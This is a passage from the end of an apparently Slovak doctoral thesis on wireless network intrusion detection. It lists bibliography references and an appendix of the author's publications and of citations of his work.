[83] Milliken, J.; Selis, V.; Marshall, A.: Detection and analysis of the Chameleon WiFi access point virus. *EURASIP Journal on Information Security*, ročník 2013, č. 1, Oct 2013: str. 2, ISSN 1687-417X, doi:10.1186/1687-417X-2013-2.

[84] Molnár, S.; Megyesi, P.; Szabo, G.: Multi-functional emulator for traffic analysis. In *Communications (ICC), 2013 IEEE International Conference on*, IEEE, 2013, s. 2397–2402.

[85] Nambiar, A. M.; Vijayan, A.; Nandakumar, A.: Wireless intrusion detection based on different clustering approaches. In *Proceedings of the 1st Amrita ACM-W Celebration on Women in Computing in India*, A2CWiC '10, New York, NY, USA: ACM, 2010, ISBN 978-1-4503-0194-7, s. 42:1–42:7.

[86] Nick Jones: UK Wireless network hijacking. https://www.slideshare.net/CPPUK/uk-wireless-network-hijacking-2010, 2010 [cit. 2017-06-12].

[87] Page, L.; Brin, S.; Motwani, R.; aj.: The PageRank citation ranking: Bringing order to the web. Technická zpráva, Stanford InfoLab, 1999.

[88] Parziale, L.; Liu, W.; Matthews, C.; aj.: *TCP/IP tutorial and technical overview*. IBM Redbooks, 2006.

[89] Petr Hanáček, Jan Staudek: *Bezpečnost informačních systémů*. Úřad pro státní informační systém, 2000.

[90] Phifer, L.: Managing WLAN Risks with Vulnerability Assessment [online]. http://www.airmagnet.com/assets/whitepaper/WLAN_Vulnerabilities_White_Paper.pdf, 2010 [cit. 2012-01-03].

[91] Rachedi, A.; Benslimane, A.: Impacts and solutions of control packets vulnerabilities with IEEE 802.11 MAC. *Wireless communications and mobile computing*, ročník 9, č. 4, 2009: s. 469–488.

[92] Rahman, A.; Ezeife, C.; Aggarwal, A.: WiFi Miner: An Online Apriori-Infrequent Based Wireless Intrusion System. In *Knowledge Discovery from Sensor Data*, *Lecture Notes in Computer Science*, ročník 5840, editace M. Gaber; R. Vatsavai; O. Omitaomu; J. Gama; N. Chawla; A. Ganguly, Springer Berlin / Heidelberg, 2010, ISBN 978-3-642-12518-8, s. 76–93, 10.1007/978-3-642-12519-5_5.

[93] Resnick, P.; Zeckhauser, R.; Swanson, J.; aj.: The value of reputation on eBay: A controlled experiment. *Experimental economics*, ročník 9, č. 2, 2006: s. 79–101.

[94] Rolland, C.; Ridoux, J.; Baynat, B.; aj.: Using LitGen, a realistic IP traffic model, to evaluate the impact of burstiness on performance. In *Proceedings of the 1st international conference on Simulation tools and techniques for communications, networks and systems & workshops*, ICST (Institute for Computer Sciences, Social-Informatics and Telecommunications Engineering), 2008, str. 26.

[95] Saini, R.; Khurana, S. S.: Deployment of Coordinated Multiple Sensors to Detect Stealth Man-in-the-Middle Attack in WLAN. *International Journal of Information Technology and Computer Science (IJITCS)*, ročník 8, č. 6, 2016: str. 44.

[96] Scarfone, K.; Mell, P.: Guide to intrusion detection and prevention systems (idps). *NIST special publication*, ročník 800, č. 2007, 2007: str. 94.

[97] Schiller, J. H.: *Mobile communications*. Pearson Education, 2003, ISBN 0-321-12381-6.

[98] Shelestov, A.; Skakun, S.; Kussul, O.: Complex Neural Network Model of User Behavior in Distributed Systems. In *Proc of XIII-th Int Conf "Knowledge-Dialogue-Solutions", Varna, Bulgaria. Sofia, Bulgaria: FOI ITHEA*, 2007, s. 42–9.

[99] Sieka, B.: Active fingerprinting of 802.11 devices by timing analysis. In *Consumer Communications and Networking Conference, 2006. CCNC 2006. 3rd IEEE*, ročník 1, IEEE, 2006, s. 15–19.

[100] Singh, J.; Gupta, S.; Kaur, L.: A MAC Layer Based Defense Architecture for Reduction of Quality (RoQ) Attacks in Wireless LAN. *arXiv preprint arXiv:1002.2423*, 2010.

[101] Siris, V. A.; Papagalou, F.: Application of anomaly detection algorithms for detecting SYN flooding attacks. In *Global Telecommunications Conference, 2004. GLOBECOM'04. IEEE*, ročník 4, IEEE, 2004, s. 2050–2054.

[102] Srilasak, S.; Wongthavarawat, K.; Phonphoem, A.: Integrated Wireless Rogue Access Point Detection and Counterattack System. In *Information Security and Assurance, 2008. ISA 2008. International Conference on*, april 2008, s. 326 –331, doi:10.1109/ISA.2008.103.

[103] Stallings, W.: Cryptography and Network Security: Principles and Practice, Pearson Education. 2011.

[104] Tao, Z.; Ruighaver, A.: Wireless Intrusion Detection: Not as easy as traditional network intrusion detection. In *TENCON 2005 2005 IEEE Region 10*, nov. 2005, s. 1 –5, doi:10.1109/TENCON.2005.300907.

[105] Theodoros Lappas, K. P.: Data Mining Techniques for (Network) Intrusion Detection Systems. 2007.

[106] Usha, M.; Kavitha, P.: Anomaly based intrusion detection for 802.11 networks with optimal features using SVM classifier. *Wireless Networks*, May 2016, ISSN 1572-8196, doi:10.1007/s11276-016-1300-5.

[107] Valeur, F.; Vigna, G.; Kruegel, C.; aj.: Comprehensive approach to intrusion detection alert correlation. *IEEE Transactions on dependable and secure computing*, ročník 1, č. 3, 2004: s. 146–169.

[108] Weigle, M. C.; Adurthi, P.; Hernández-Campos, F.; aj.: Tmix: a tool for generating realistic TCP application workloads in ns-2. *ACM SIGCOMM Computer Communication Review*, ročník 36, č. 3, 2006: s. 65–76.

[109] Windley, P. J.; Tew, K.; Daley, D.: A framework for building reputation systems. *Www2007. Banff, Canada*, ročník 49, 2007.

[110] Wright, C. V.; Connelly, C.; Braje, T.; aj.: Generating client workloads and high-fidelity network traffic for controllable, repeatable experiments in computer security. In *Recent advances in intrusion detection*, Springer, 2010, s. 218–237.

[111] Yoshida, K.: Entropy based Intrusion Detection. *IEEE Pacific Rim Conference on Communications, Computers and Signal Processing, PACRIM*, ročník 2, August 2003 2003: s. 28–33.

[112] Zander, S.; Kennedy, D.; Armitage, G.: KUTE–a high performance kernel-based UDP traffic engine. *CAIA (Center for Advanced Internet Architectures) Technical Report*, 2005.

[113] Zhong, S.; Khoshgoftaar, T.; Nath, S.: A clustering approach to wireless network intrusion detection. In *Tools with Artificial Intelligence, 2005. ICTAI 05. 17th IEEE International Conference on*, nov. 2005, ISSN 1082-3409, s. 7 pp. –196, doi:10.1109/ICTAI.2005.5.

[114] Zimmermann, H.: Innovations in Internetworking. kapitola OSI Reference Model&Mdash;The ISO Model of Architecture for Open Systems Interconnection, Norwood, MA, USA: Artech House, Inc., 1988, ISBN 0-89006-337-0, s. 2–9.

Príloha A

Publikácie

A.1 Publikácie

[Pub1] KAČIC Matej, OVŠONKA Daniel, BARABAS Maroš and HANÁČEK Petr. Traffic generator based on behavioral pattern. In: Internet Technology and Secured Transactions (ICITST), 2014 9th International Conference for. London: IEEE Computer Society, 2014, pp. 230-234. ISBN 978-1-908320-40-7.

[Pub2] BARABAS Maroš, HANÁČEK Petr, HOMOLIAK Ivan and KAČIC Matej. Detection of Network Buffer Overflow Attacks: A Case Study. In: The 47th Annual International Carnahan Conference on Security Technology. Mendellin: Institute of Electrical and Electronics Engineers, 2013, pp. 128-131. ISBN 978-958-8790-65-7.

[Pub3] HENZL Martin, HANÁČEK Petr and KAČIC Matej. Preventing Real-world Relay Attacks on Contactless Devices. In: International Carnahan Conference on Security Technology. Rome: IEEE Computer Society, 2014, pp. 376-381. ISBN 978-1-4799-3531-4.

[Pub4] KAČIC Matej, HANÁČEK Petr, HENZL Martin and HOMOLIAK Ivan. A Concept of Behavioral Reputation System in Wireless Networks. In: The 47th Annual International Carnahan Conference on Security Technology. Medellín: Institute of Electrical and Electronics Engineers, 2013, pp. 86-90. ISBN 978-958-8790-65-7

[Pub5] KAČIC Matej, HENZL Martin, JURNEČKA Peter a HANÁČEK Petr. Malware injection in wireless networks. In: Proceedings of the 2013 IEEE 7th International Conference on Intelligent Data Acquisition and Advanced Computing Systems (IDAACS). Berlin: Institute of Electrical and Electronics Engineers, 2013, s. 483-487. ISBN 978-1-4799-1426-5.

[Pub6] KAČIC Matej and HANÁČEK Petr. WPA2: Útoky z vnútra siete. DSM Data Security Management. 2011, vol. 15, no. 4, pp. 30-33. ISSN 1211-8737.

[Pub7] KAČIC Matej. New Approach in Wireless Intrusion Detection System. In: Proceedings of the 17th Conference STUDENT EEICT 2011. Brno: Brno University of Technology, 2011, pp. 590-594. ISBN 978-80-214-4273-3.

[Pub8] KAČIC Matej and BARABAS Maroš. Klasifikace informací v souvislostech. In: IS2 - Other Dimensions of Security. Praha: Tate International s.r.o., 2017, pp. 133-141. ISBN 978-80-86813-30-1.

[Pub9] JURNEČKA Peter, HANÁČEK Petr a KAČIC Matej. Code Search API, Base of Parallel Code Refactoring System for Safety Standards Compliance. In: Journal of Cyber Security and Mobility 2014, s. 47-63 ISSN: 2245-1439, DOI: 10.13052/jcsm2245-1439.313

[Pub10] HANÁČEK Petr, JURNEČKA Peter a KAČIC Matej. Concept of parallel code generating and refactoring system for safety standards compliance. In: Proceedings of the 2013 IEEE 7th International Conference on Intelligent Data Acquisition and Advanced Computing Systems (IDAACS). Berlin: Institute of Electrical and Electronics Engineers, 2013, s. 630-635. ISBN 978-1-4799-1426-5.

[Pub11] JURNEČKA Peter, HANÁČEK Petr, BARABAS Maroš, HENZL Martin a KAČIC Matej. A method for parallel software refactoring for safety standards compliance. In: System Safety 2013 collection of papers. Cardiff: The Institution of Engineering and Technology, 2013, s. 1-6. ISBN 978-1-84919-777-9. ISSN 0537-9989.

[Pub12] JURNEČKA Peter, HANÁČEK Petr, BARABAS Maroš, HENZL Martin a KAČIC Matej. A method for parallel software refactoring for safety standards compliance. Resilience, Security & Risk in Transport. London: The Institution of Engineering and Technology, 2013, s. 42-48. ISBN 978-1-84919-787-8.

[Pub13] HENZL Martin, HANÁČEK Petr, JURNEČKA Peter a KAČIC Matej. A Concept of Automated Vulnerability Search in Contactless Communication Applications. In: Proceedings 46th Annual IEEE International Carnahan Conference on Security Technology. Boston: Institute of Electrical and Electronics Engineers, 2012, s. 180-186. ISBN 978-1-4673-4807-2.

A.2 Citácie

Cit1 SAINI, Ravinder; KHURANA, Surinder S. Deployment of Coordinated Multiple Sensors to Detect Stealth Man-in-the-Middle Attack in WLAN. International Journal of Information Technology and Computer Science (IJITCS), 2016, 8.6: 44.

Cit2 CROSSMAN, Matthew A.; LIU, Hong. Two-factor authentication through near field communication. In: Technologies for Homeland Security (HST), 2016 IEEE Symposium on. IEEE, 2016. p. 1-5.

Cit3 LEFOPHANE, Samuel; VAN DER MERWE, Johan. A security review of proximity identification based smart cards. In: International Conference on Cyber Warfare and Security. Academic Conferences International Limited, 2015. p. 534.

Cit4 GAMBS, Sébastien; LASSANCE, Carlos Eduardo; ONETE, Cristina. The Not-so-Distant Future: Distance-Bounding Protocols on Smartphones. In: Revised Selected Papers of the 14th International Conference on Smart Card Research and Advanced Applications-Volume 9514. Springer-Verlag New York, Inc., 2015. p. 209-224.